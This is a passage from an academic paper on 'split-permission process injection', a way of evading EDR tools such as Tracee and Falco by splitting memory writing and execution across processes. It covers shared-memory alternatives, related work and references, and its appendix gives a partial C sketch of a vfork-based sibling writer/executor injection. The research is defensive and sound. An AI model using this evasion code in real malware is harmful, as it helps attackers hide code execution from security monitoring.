:"PROT_READ|PROT_EXEC"},{"name":"prev_prot","type":"string","value":"PROT_READ|PROT_WRITE"},{"name":"pathname","type":"const char*","value"
:""},{"name":"dev","type":"dev_t","value":0},{"name":"inode","type":"unsigned long","value":0},{"name":"ctime","type":"u64","value":0}],"id
":724,"name":"mem_prot_alert","returnValue":0}}],"metadata":{"Version":"1","Description":"Possible dynamic code loading was detected as the
 binary's memory is both writable and executable. Writing to an executable allocated memory region could be a technique used by adversaries
 to run code undetected and without dropping executables.","Tags":null,"Properties":{"Category":"defense-evasion","Kubernetes_Technique":""
,"Severity":2,"Technique":"Software Packing","external_id":"T1027.002","id":"attack-pattern--deb98323-e13f-4b0c-8d94-175379069062","signatu
reID":"TRC-104","signatureName":"Dynamic code loading detected"}}}
```


Figure 7: Tracee identifying Mozilla Thunderbird as false positive

5. Discussion: Alternative Shared-memory Mechanisms

The shared-memory primitive described in Section 3.2.2 is not the only mechanism that can be exploited, in Linux systems, to enable cross-process memory sharing. We identify two alternative possibilities: the System V shared memory model and the raw mmap system call with the MAP_SHARED flag.

System V shared memory model. The System V shared memory exposes a different interface based on the `shmget` and `shmat` system calls. Unlike the POSIX model, where shared objects are accessed through file descriptors and per-process memory permissions are specified at mapping time, System V shared memory identifies segments through global keys and enforces a creator-centric permission model. More specifically, the process that allocates a shared segment determines its *maximum access permissions at creation time* via `shmget`. Subsequent processes attaching to the segment via `shmat` may only request equal or more restrictive permissions, but cannot broaden the access rights beyond those initially set. This semantic difference has direct implications for the attack model discussed in this paper: in order to enable a clean separation between writing and execution, the creator process




Figure 8: Tracee telemetry during vfork-based split-permission attack.




Figure 9: Falco telemetry during Posix shared-memory based split-permission attack.

would be forced to allocate the shared segment with RWX permissions upfront (a quite strong indicator of potentially malicious behavior), so that later participants can map it with either write or execute rights[7]. As a consequence, while System V shared memory does support cross-process memory sharing, its permission model makes it, in our opinion, less stealth than the one described in Section 3.2.2 based on POSIX.

mmap with MAP_SHARED. A second alternative is the direct use of the mmap system call with the MAP_SHARED flag. Unlike the previous API, which provides abstraction layers with named objects and file descriptors, mmap with MAP_SHARED simply maps an existing file (or an anonymous memory region) into multiple processes' address spaces, such that updates become visible to all participants. While this mechanism technically enables cross-process memory sharing, it suffers from an important limitation in the context of our attack model: it requires all processes accessing the shared memory area to share a common ancestor that creates the region and then executed `fork` for creating the children. This is a common use case for many applications; however, in our attack scenario we aim to avoid any explicit parent–child relationship between attacker processes to reduce detectability. As a result, this mechanism is not ideal for our purposes, and we therefore adopt the POSIX shared-memory API.

[7]Note that the attachment could be done with restrictive permissions imposed (e.g., 0600), but then dynamically modified (upgraded) via an `mprotect` system call. However, the use of `mprotect` to enable execution can be considered a somewhat evident indicator of potential suspicious activity, and thus easily detected by defensive security systems.

6. Related Work

Process-centric defenses. In modern systems, detailed system call tracing can be achieved through several means, in Linux we have kernel-level modules and in Windows we have ETW that maintain integrity against adversaries without kernel-level permissions. For Linux, the development of such tools is greatly facilitated by eBPF (extended Berkeley Packet Filter), which enables custom programs to run within the kernel without altering its source code. Many tools and systems leveraging eBPF for comprehensive system call and network activity tracking have been introduced [19, 39, 40, 41, 42, 43]. In behavioral analysis, code samples are executed within a specialized environment instrumented to record API and system calls. These recorded traces can be analyzed by human analysts and offline tools for thorough examination or in real-time to determine the potential malicious nature of the sample. However, malware developers have extensively explored techniques to evade such instrumented environments [44]. While bypassing API monitoring is relatively straightforward [21, 45, 46, 47], evading kernel-level system call tracing presents a more significant challenge.

Split-permission process injection attacks. Splitting malware into multiple processes is a strategy that has been studied multiple times [48, 49, 50, 51, 52, 53, 54]. However, all presented solutions focus on general approaches for splitting existing malware into multiple components, without considering how the injection of these components interacts with existing memory permissions. In other words, they demonstrate how to split arbitrary functionality, whereas we focus specifically on splitting *memory permissions*. For example, Malwash [54] performs its injection using the following sequence: `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread`, with each API executed in a different process to hinder detection. However, even if the sequence of API calls is not recognized, the target memory region where the injection occurs still receives both the X and W permissions, meaning it can be flagged as suspicious. A common strategy to avoid this issue is the use of ROP chains [51], where malware is injected into W-only memory as a sequence of gadget addresses, and execution occurs within the target's original executable memory. This ensures that no page simultaneously holds both W and X permissions. While this is an improvement over the previous approach, it still results in anomalous control flow, as execution jumps across the process address space. This exposes the technique to several detection mechanisms traditionally used to identify ROP in the wild, such as ROPecker [8]. Our technique does not suffer from this limitation, as execution takes place entirely within a traditional RX memory region.

`vfork` as security-critical system call. Several existing works and configurations already recognize process-creation syscalls as security-sensitive, but they typically treat `fork` and `vfork` as interchangeable. For example, BASTION's system-call integrity framework [11] groups `execve`, `execveat`, `fork`, `vfork`, `clone`, and `ptrace` into a single class of system calls associated with arbitrary code execution, applying uniform protection without considering the distinctive semantics of `vfork`. Similarly, [7] classifies `fork`, `vfork`, and `clone` together as process-creation primitives; although the shared-address-space behavior of `vfork` is acknowledged, it is not examined as a potential enabler for the split-permission process injection attacks we describe. The Linux manual [26] mentions that someone considers the `vfork` semantics to be an "architectural blemish" (verbatim quote from [26]), but justifies its continued usage by performance considerations, particularly in memory-constrained or latency-sensitive scenarios. In summary, at least to the best of our knowledge, no previous work has so far investigated how the fundamentally different shared-memory semantics of `vfork` (but the same applies to a special usage of `clone`) introduce a distinct and previously overlooked security risk in comparison to `fork`.

7. Conclusions

In this paper, we demonstrated the practical viability (and, perhaps, even the relative ease) of a technique we referred to as *split-permission process injection*. The core idea is to break the write→execute sequence that characterizes essentially all code injection attacks, by splitting these phases among distinct (ideally

independent) processes. We validated the technique on both Linux and Windows through concrete proof-of-concept implementations, experimentally showing that our Proof-of-Concepts evade most existing defensive systems under evaluation. Since this threat appears viable and may see broader adoption, we believe this calls for a supplementary shift toward memory-centric monitoring, where attribution is anchored to physical execution resources rather than virtual operating system abstractions, a dimension still comparatively underutilized in current defense practice.

Acknowledgments

The work is supported by Grant Agreement No. 101168407 cPaid funded by the European Cybersecurity Competence Centre. Views and opinions expressed are however those of the authors only and do not necessarily reflect those of the European Union or European Cybersecurity Competence Centre. Neither the European Union nor the granting authority can be held responsible for them. This work is also supported by the European Commission's Horizon Europe MSCA Grant Agreement No. 101183162 ANTIDOTE.

Declaration on Generative AI

During the preparation of this work, the authors used Gemini in order to: Grammar and spelling check, Paraphrase and reword. After using this tool/service, the authors reviewed and edited the content as needed and take full responsibility for the publication's content.

References

[1] A. Moser, C. Kruegel, E. Kirda, Limits of static analysis for malware detection, in: Twenty-third annual computer security applications conference (ACSAC 2007), IEEE, 2007, pp. 421–430.

[2] S. A. Hofmeyr, S. Forrest, A. Somayaji, Intrusion detection using sequences of system calls, Journal of computer security 6 (1998) 151–180.

[3] D. Mutz, F. Valeur, G. Vigna, C. Kruegel, Anomalous system call detection, ACM Transactions on Information and System Security (TISSEC) 9 (2006) 61–93.

[4] Ö. A. Aslan, R. Samet, A comprehensive review on malware detection approaches, IEEE access 8 (2020) 6249–6271.

[5] M. Gopinath, S. C. Sethuraman, A comprehensive survey on deep learning based malware detection techniques, Computer Science Review 47 (2023) 100529.

[6] P. Caporaso, G. Bianchi, F. Quaglia, Jitscanner: Just-in-time executable page check in the linux operating system, Applied Sciences 14 (2024) 1912. URL: https://doi.org/10.3390/app14051912. doi:10.3390/app14051912.

[7] D. Breitenbacher, I. Homoliak, Y. L. Aung, Y. Elovici, N. O. Tippenhauer, Hades-iot: A practical and effective host-based anomaly detection system for iot devices (extended version), IEEE Internet of Things Journal 9 (2021) 9640–9658.

[8] Y. Cheng, Z. Zhou, Y. Miao, X. Ding, R. H. Deng, Ropecker: A generic and practical approach for defending against rop attack, in: Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS), 2014.

[9] R. Ding, C. Qian, C. Song, B. Harris, T. Kim, W. Lee, Efficient protection of {Path-Sensitive} control security, in: 26th USENIX Security Symposium, 2017, pp. 131–148.

[10] H. Ye, S. Liu, Z. Zhang, H. Hu, {VIPER}: Spotting {Syscall-Guard} variables for {Data-Only} attacks, in: 32nd USENIX Security Symposium (USENIX Security 23), 2023, pp. 1397–1414.

[11] C. Jelesnianski, M. Ismail, Y. Jang, D. Williams, C. Min, Protect the system call, protect (most of) the world with bastion, in: Proceedings of the 28th ACM International Conference on Architectural Support for Programming Languages and Operating Systems, Volume 3, 2023, pp. 528–541.

[12] A. El Khairi, M. Caselli, C. Knierim, A. Peter, A. Continella, Contextualizing system calls in containers for anomaly-based intrusion detection, in: Proceedings of the 2022 on Cloud Computing Security Workshop, 2022, pp. 9–21.
[13] S. Ghavamnia, T. Palit, S. Mishra, M. Polychronakis, Temporal system call specialization for attack surface reduction, in: 29th USENIX Security Symposium (USENIX Security 20), 2020, pp. 1749–1766.
[14] S. Ghavamnia, T. Palit, M. Polychronakis, C2c: Fine-grained configuration-driven system call filtering, in: Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, 2022, pp. 1243–1257.
[15] V. L. Rajagopalan, K. Kleftogiorgos, E. Göktas, J. Xu, G. Portokalidis, Syspart: Automated temporal system call filtering for binaries, in: Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security, 2023, pp. 1979–1993.
[16] S. Carnà, S. Ferracci, F. Quaglia, A. Pellegrini, Fight hardware with hardware: Systemwide detection and mitigation of side-channel attacks using performance counters, DTRAP 4 (2023) 5:1–5:24. URL: https://doi.org/10.1145/3519601. doi:10.1145/3519601.
[17] I. Kotler, A. Klein, Process injection techniques – gotta catch them all, https://i.blackhat.com/USA-19/Thursday/us-19-Kotler-Process-Injection-Techniques-Gotta-Catch-Them-All.pdf, 2019.
[18] G. Di Pietro, D. C. D'Elia, L. Querzoni, Can you run my code? a close look at process injection in windows malware, in: Proceedings of the 20th ACM Asia Conference on Computer and Communications Security, ASIA CCS '25, 2025.
[19] A. Security, Tracee, https://github.com/aquasecurity/tracee, Last Update: 2025.
[20] Sysdig, The falco project, https://falco.org/, 2016–2024.
[21] G. Bernardinetti, D. Di Cristofaro, G. Bianchi, Pezong: Advanced packer for automated evasion on windows, Journal of Computer Virology and Hacking Techniques 18 (2022). doi:10.1007/s11416-022-00417-2.
[22] H. Holm, E. Hyllienmark, Hide my payload: An empirical study of antimalware evasion tools, in: 2023 IEEE International Conference on Big Data (BigData), IEEE, 2023, pp. 2989–2998.
[23] D. Samociuk, Antivirus evasion methods in modern operating systems, Applied Sciences 13 (2023) 5083.
[24] K. Parveen, Advanced techniques of malware evasion and bypass in the age of antivirus, International Journal for Electronic Crime Investigation 8 (2024).
[25] T1055: Process injection, https://attack.mitre.org/techniques/T1055/, 2023.
[26] M. Kerrisk, vfork(2) — linux manual page, https://man7.org/linux/man-pages/man2/vfork.2.html, 2025.
[27] M. Kerrisk, shmopen — linux manual page, https://man7.org/linux/man-pages/man3/shm_open.3.html, 2025.
[28] die.net, shm_unlink(3) - linux man page, https://linux.die.net/man/3/shm_unlink, ????
[29] Microsoft, Section objects and views, https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/section-objects-and-views, 2025.
[30] N. by m417z, NtCreateSection, https://ntdoc.m417z.com/ntcreatesection, ????.
[31] N. by m417z, NtMapViewOfSection, https://ntdoc.m417z.com/ntmapviewofsection, ????.
[32] N. by m417z, RtlCreateUserThread, https://ntdoc.m417z.com/rtlcreateuserthread, ????.
[33] Y. Shafir, Etw internals for security research and forensics, https://blog.trailofbits.com/2023/11/22/etw-internals-for-security-research-and-forensics/, 2023.
[34] Microsoft, About event tracing, https://learn.microsoft.com/en-us/windows/win32/etw/about-event-tracing, 2021.
[35] D. Dell'Orco, L. Valeriani, G. Bianchi, A. Pellegrini, A. Merlo, Challenging antivirus against elusive android malware over time, in: Proceedings of the 2025 Italian Conference on Cybersecurity, ITASEC. CEURWS. org, 2025.
[36] J. Stühn, J.-N. Hilgert, M. Lambertz, The hidden threat: Analysis of linux rootkit techniques and limitations of current detection tools, Digital Threats 5 (2024). URL: https://doi.org/10.1145/3688808. doi:10.1145/3688808.

[37] Microsoft, Pe format, https://learn.microsoft.com/en-us/windows/win32/debug/pe-format, 2024. Fundamental documentation describing the structure, including the Import Address Table (IAT), used for static analysis.
[38] S. Maven, Api hashing: Why malware loves (and you should care), 2025. URL: https://securitymaven.medium.com/api-hashing-why-malware-loves-and-you-should-care-77c5135d9aaa.
[39] M. Abranches, O. Michel, E. Keller, S. Schmid, Efficient network monitoring applications in the kernel with ebpf and xdp, in: 2021 IEEE Conference on Network Function Virtualization and Software Defined Networks (NFV-SDN), 2021, pp. 28–34. doi:10.1109/NFV-SDN53031.2021.9665095.
[40] L. Caviglione, W. Mazurczyk, M. Repetto, A. Schaffhauser, M. Zuppelli, Kernel-level tracing for detecting stegomalware and covert channels in linux environments, Computer Networks 191 (2021) 108010.
[41] L. Wüstrich, M. Schacherbauer, M. Budeus, D. Freiherr von Künßberg, S. Gallenmüller, M.-O. Pahl, G. Carle, Network profiles for detecting application-characteristic behavior using linux ebpf, in: Proceedings of the 1st Workshop on eBPF and Kernel Extensions, 2023, pp. 8–14.
[42] Z. Zhou, Y. Bi, J. Wan, Y. Zhou, Z. Li, Userspace bypass: Accelerating syscall-intensive applications, in: 17th USENIX Symposium on Operating Systems Design and Implementation (OSDI 23), 2023, pp. 33–49.
[43] M. Bachl, J. Fabini, T. Zseby, A flow-based ids using machine learning in ebpf, 2022. arXiv:2102.09980.
[44] E. Alkhateeb, A. Ghorbani, A. Habibi Lashkari, A survey on run-time packers and mitigation techniques, International Journal of Information Security (2023) 1–27.
[45] T. Apostolopoulos, V. Katos, K.-K. R. Choo, C. Patsakis, Resurrecting anti-virtualization and anti-debugging: Unhooking your hooks, Future Generation Computer Systems 116 (2021) 393–405.
[46] T. M. Lewis, B. P. Rimal, Effects of removing user-land hooks in endpoint protection during attack experiments, IEEE Access (2024).
[47] S. Lee, S. Lee, J. Park, K. Kim, K. Lee, Hiding in the crowd: Ransomware protection by adopting camouflage and hiding strategy with the link file, IEEE Access (2023).
[48] E. Filiol, Formalisation and implementation aspects of K-ary (malicious) codes, J. Comput. Virol. 3 (2007) 75–86.
[49] M. Ramilli, M. Bishop, Multi-stage delivery of malware, in: 2010 5th International Conference on Malicious and Unwanted Software, IEEE, 2010.
[50] G. Hăjmăşan, A. Mondoc, R. Portase, O. Creţ, Evasive malware detection using groups of processes, in: ICT Systems Security and Privacy Protection, IFIP advances in information and communication technology, Springer International Publishing, Cham, 2017, pp. 32–45.
[51] D. C. D'Elia, L. Invidia, L. Querzoni, Rope: Covert multi-process malware execution with return-oriented programming, in: Computer Security – ESORICS 2021, Lecture notes in computer science, Springer International Publishing, Cham, 2021, pp. 197–217.
[52] Y. Ji, Y. He, D. Zhu, Q. Li, D. Guo, A mulitiprocess mechanism of evading behavior-based bot detection approaches, in: Lecture Notes in Computer Science, Lecture notes in computer science, Springer International Publishing, Cham, 2014, pp. 75–89.
[53] W. Ma, P. Duan, S. Liu, G. Gu, J.-C. Liu, Shadow attacks: automatically evading system-call-behavior based malware detection, J. Comput. Virol. 8 (2012) 1–13.
[54] K. K. Ispoglou, M. Payer, malWASH: washing malware to evade dynamic analysis, in: Proceedings of the 10th USENIX Conference on Offensive Technologies, WOOT'16, USENIX Association, USA, 2016, p. 106–117.

Appendix

In the approach presented in Section 3.2.1, for presentation simplicity the **W→X** split was distributed between parent and child, thus creating a direct hierarchical dependency that remains relatively visible to forensic reconstruction. In this appendix we show that the **WX** separation can be achieved without relying on that linear ancestry, and can instead be shifted to a child–child ("siblings") relationship between the Writer and the Executor.

Listing 5 shows an alternative implementation of our `vfork` wrapping technique. The core idea is to create two threads, each responsible for spawning a different `vfork`-derived child and thus isolating their roles: one strictly dedicated to Write (W) and the other strictly to Execute (X). The Writer thread spawns a short-lived vfork child that performs allocation and payload initialization via `mmap` and `memcpy`, then immediately exits, leaving a fully populated `shared_addr` visible to the parent due to `vfork`'s shared-address-space semantics. In parallel, the Executor thread waits until `shared_addr` becomes non-NULL and then spawns its own `vfork` child, which simply invokes the payload by casting `shared_addr` as a function pointer.

```
void* shared_addr = NULL;

void writer(...){
    if (vfork() == 0) {
        // Sibling Writer
        shared_addr = mmap(addr, length, prot, flags, fd, 0);
        memcpy(shared_addr, payload, length);
        _exit(0);
        }
}

void executor(...){
    // // Sync: Wait for Sibling Writer to finish writing
    while (!shared_addr);

    if (vfork() == 0) {
        // Sibling Executor
        // 1. Inherits the populated address space from Parent
        // 2. Executes the payload written by Sibling Writer
        ((void(*)())shared_addr)();
        _exit(0);
}

// PARENT ORCHESTRATOR
...
pthread_create(&t1, NULL, writer, NULL);
pthread_create(&t2, NULL, executor, NULL);
```

Listing 5: Stealth allocation via `vfork` wrapping